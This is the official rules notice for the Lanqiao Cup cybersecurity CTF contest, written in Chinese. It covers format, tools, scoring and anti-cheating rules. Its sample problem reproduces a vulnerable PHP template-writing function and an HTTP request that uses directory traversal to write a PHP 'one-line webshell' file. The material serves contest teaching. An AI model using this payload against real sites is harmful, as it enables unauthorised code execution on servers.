蓝桥杯全国软件和信息技术专业人才大赛组委会

# 第十五届蓝桥杯全国软件和信息技术专业人才大赛（软件赛）网络安全组竞赛规则及说明

## 1. 组别

具有正式全日制学籍并且符合相关科目报名要求的研究生、本科及高职高专学生（以报名时状态为准），以个人为单位进行比赛。该专业方向设大学组。

网络安全赛项与软件赛其他赛项比赛时间均不冲突，参加网络安全赛项的选手也可报名软件赛其他赛项。

## 2. 竞赛赛程

选拔赛时长：4 小时。

决赛时长：4 小时。

详细赛程安排以组委会公布信息为准。

## 3. 竞赛形式

**线上比赛：**

个人赛，一人一机，全程机考。

大赛指定竞赛系统，选手机器需访问互联网，以浏览器方式发放赛题。

选手将答案提交到比赛系统中，超过比赛时间将无法提交。

## 4. 参赛选手机器环境

选手比赛电脑须自带摄像头，系统为 Windows 或 MACOS 均可（监控平台的浏览器插件只支持 windows 系统，选手如若使用 Mac 电脑，须使用 Windows 虚拟机进行身份核验）；

选手需自行准备答题所需的安全工具。选手可使用任意安全工具进行竞赛。

安全工具示例（包括但不限于以下工具）：

- 浏览器：Chrome 100 以上版本 / Firefox 100 以上版本
- 虚拟机：Kali Linux
- 语言环境：Python2.7、Python3.7、Java8 以上、phpstudy(配置多版本的 php)
- web 工具：BurpSuite、AntSword、phpstorm、hackbar、dirsearch
- 二进制工具：pwntools、IDA pro、findcrypt(ida 插件)
- Crypto 工具：PyCrypto、numpy、gmpy2、CyberChef
- 杂项工具：wireshark、volatility、FTK Imager、010editor、winhex；

参赛选手可根据不同机型及操作系统自行选择录屏软件（推荐使用 EVCapture 录屏软件、obs 录屏软件、Mac 自带录屏软件 Quicktime 等）。参赛选手需在赛前进行下载安装及调试，比赛前不再提供下载安装及调试时间。如因参赛选手的个人原因未及时下载安装，导致比赛时间耽搁或比赛成绩无效，责任由选手自行承担。参赛选手只能在参赛电脑的操作系统上录屏，录屏不能在远程登录的系统或虚拟机中进行录屏；如参赛选手在解题过程中涉及分屏或多屏操作，则所有屏幕均需录制。

## 5. 试题形式

竞赛题目类型为综合应用题，具体题型及题目数量以正式比赛时赛题为准。根据选手所提交答案的测评结果为评分依据。

综合应用题考察选手的网络安全实战能力，将网安新兴技术、有缺陷的网络环境、数据流量等转换为赛题供选手进行分析，每道题目通过预置漏洞的方式来验证选手威胁发现的专业能力。比赛过程中，选手将通过平台进行赛题信息的查看、附件下载、赛题环境下发等操作。选手获取题目后通过代码审计，资产收集，端口扫描，程序分析等形式，从赛题环境中获得一串具有特定格式的字符串（一般称为 flag），将其提交给平台，从而获得该题分数。


## 6. 试题考查范围

赛题类型包括但不限于：web 漏洞挖掘与利用、操作系统安全、数据库安全、二进制程序逆向分析、代码审计、情报收集等，综合考察参赛者不同维度的网络安全理论技术水平。

## 7. 答案提交

1) 平台登录

参赛选手根据准考证上的比赛地址、账号密码和比赛须知要求登录比赛平台。




2） 获取比赛题目

点击题目图标进入题目，选手可自由选择答题顺序。


（图片仅为示例，以实际比赛题目为准）

3） Docker 容器下发

Docker 是一个开源的应用容器引擎，我们的部分赛题会部署在使用 Docker 技术的容器当中，当您打开一道 Docker 容器下发的题目：


点击“下发赛题”，将有进度条加载


加载完成后，将呈现一个链接：


点击链接访问，即可开始作答。

如果选手打开页面，显示如下：


这可能是由于容器开启需要一定时间，可稍候尝试刷新页面，若依旧无法打开，可返回平台点击“重新下发”。

请注意，每个选手同时只能下发一个容器。请由成功申请下发容器的选手，用自己的账号提交 flag。

4） 提交 flag

当选手打开一个题目，如下图：


通过漏洞挖掘与利用、代码分析等方式，从题目环境中得到一串具有一定格式的字符串或其他内容，将其在平台上提交，获得相应分数。提交的时候一般需要包含 flag{}的整体内容，如果 flag 有其他的特殊格式要求，一般在题目的描述里会提及到。

## 8. 评分

全部使用平台系统自动评分。

比赛采用国际惯用的动态积分模式(即每道题目的分值将根据解出选手的数量进行动态计分，每多一个人解出，该题目的分值会随之下降)，每道题目初始分值 500，最终成绩取总分由高至低

排列，分数相同情况下，按提交时间算，用时短者排名高于用时较长者。比赛中的一、二、三血没有额外分数。

选手得分=综合应用题得分/综合应用题最高分*100

示例：

选手 A 得分 763，本场比赛最高分 1093

选手 A 得分=763/1093*100=69.81

## 9. 样题

样题 ：代码审计获取权限（综合应用题）

【问题描述】

平台下发了一个网站环境，选手通过代码审计发现其中存在的漏洞，上传一句话木马后即可获得网站权限。

【答案提交】

1.审计发现在

shuipf/Application/Template/Controller/StyleController.class.php

的 add 函数中可以写文件：

```php
//添加模板
public function add() {
    if (IS_POST) {
        //取得文件名
        $file = pathinfo(I('post.file'));
        $file = $file['filename'] . C("TMPL_TEMPLATE_SUFFIX");
        //模板内容
        $content = \Input::getVar(I('post.content', '', ''));
        //目录
        $dir = TEMPLATE_PATH . I('post.dir', '', '');
        $dir = str_replace(array("//"), array("/"), $dir);
        //检查目录是否存在
        if (!file_exists($dir)) {
            $this->error("该目录不存在! ");
        }
        //检查目录是否可写
        if (!is_writable($dir)) {
            $this->error('目录 ' . $dir . ' 不可写! ');
        }
        //完整新增文件路径
        $filepath = $dir . $file;
        if (file_exists($filepath)) {
            $this->error("该文件已经存在! ");
        }
        //写入文件
        $status = file_put_contents($filepath, htmlspecialchars_decode(stripslashes($content)));
        if ($status) {
            $this->success("保存成功! ", U("Template/Style/index"));
        } else {
            $this->error("保存失败，请检查模板文件权限是否设置为可写! ");
        }
    } else {
        //取得目录路径
        $dir = isset($_GET['dir']) && trim($_GET['dir']) ? str_replace(array('..\\', '../', './', '.\\', '.',), '', trim(
            urldecode($_GET['dir']))) : '';
        $dir = str_replace("~", "/", $dir);
        if (!file_exists(TEMPLATE_PATH . $dir)) {
            $this->error('该目录不存在! ');
        }
        $this->assign('dir', $dir);
        $this->display();
    }
}
```

2.写入一句话木马 payload:

```
POST /index.php?g=Template&m=Style&a=add&file=1.php HTTP/1.1
Host: 192.168.1.103:8034
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=64f26nj755b7atudad45hrhvl0
Connection: close
Content-Length: 48
```

---

```
file=asdfa&content=<?php phpinfo();?>&dir=../
```

3.通过一句话木马直接读取位于根目录下的 flag

## 10. 其他注意事项

（1）选手必须符合参赛资格，不得弄虚作假。资格审查中一旦发现问题，则取消其报名资格；竞赛过程中发现问题，则取消竞赛资格；竞赛后发现问题，则取消竞赛成绩，收回获奖证书及奖品等，并在大赛官网上公示。

（2）参赛选手应遵守竞赛规则，服从大赛组委会的指挥和安排。

（3）竞赛采用系统阅卷的方式。选手必须仔细阅读题目和提交答案的要求，不要随意进行改动。

（4）为保证比赛的公平性，比赛中引入反作弊系统，监控比赛过程中的异常行为，譬如 IP 频繁变化、答题时间异常、Flag 集中提交、相同 Flag 等信息，并向裁判和系统管理员发起警报，同时记录异常日志，为参赛选手提供一个公平、公正的比赛环境。

（5）省赛及决赛前，大赛组委会将在大赛官网公布线上比赛手册，请参赛选手及时关注官

网通知，并按照线上比赛手册要求进行备赛。

（6）大赛组委会将为参赛院校提供免费训练平台，训练平台具体介绍，请见大赛官网后续通知或咨询大赛组委会。


蓝桥杯大赛组委会

2023 年 10 月 19 日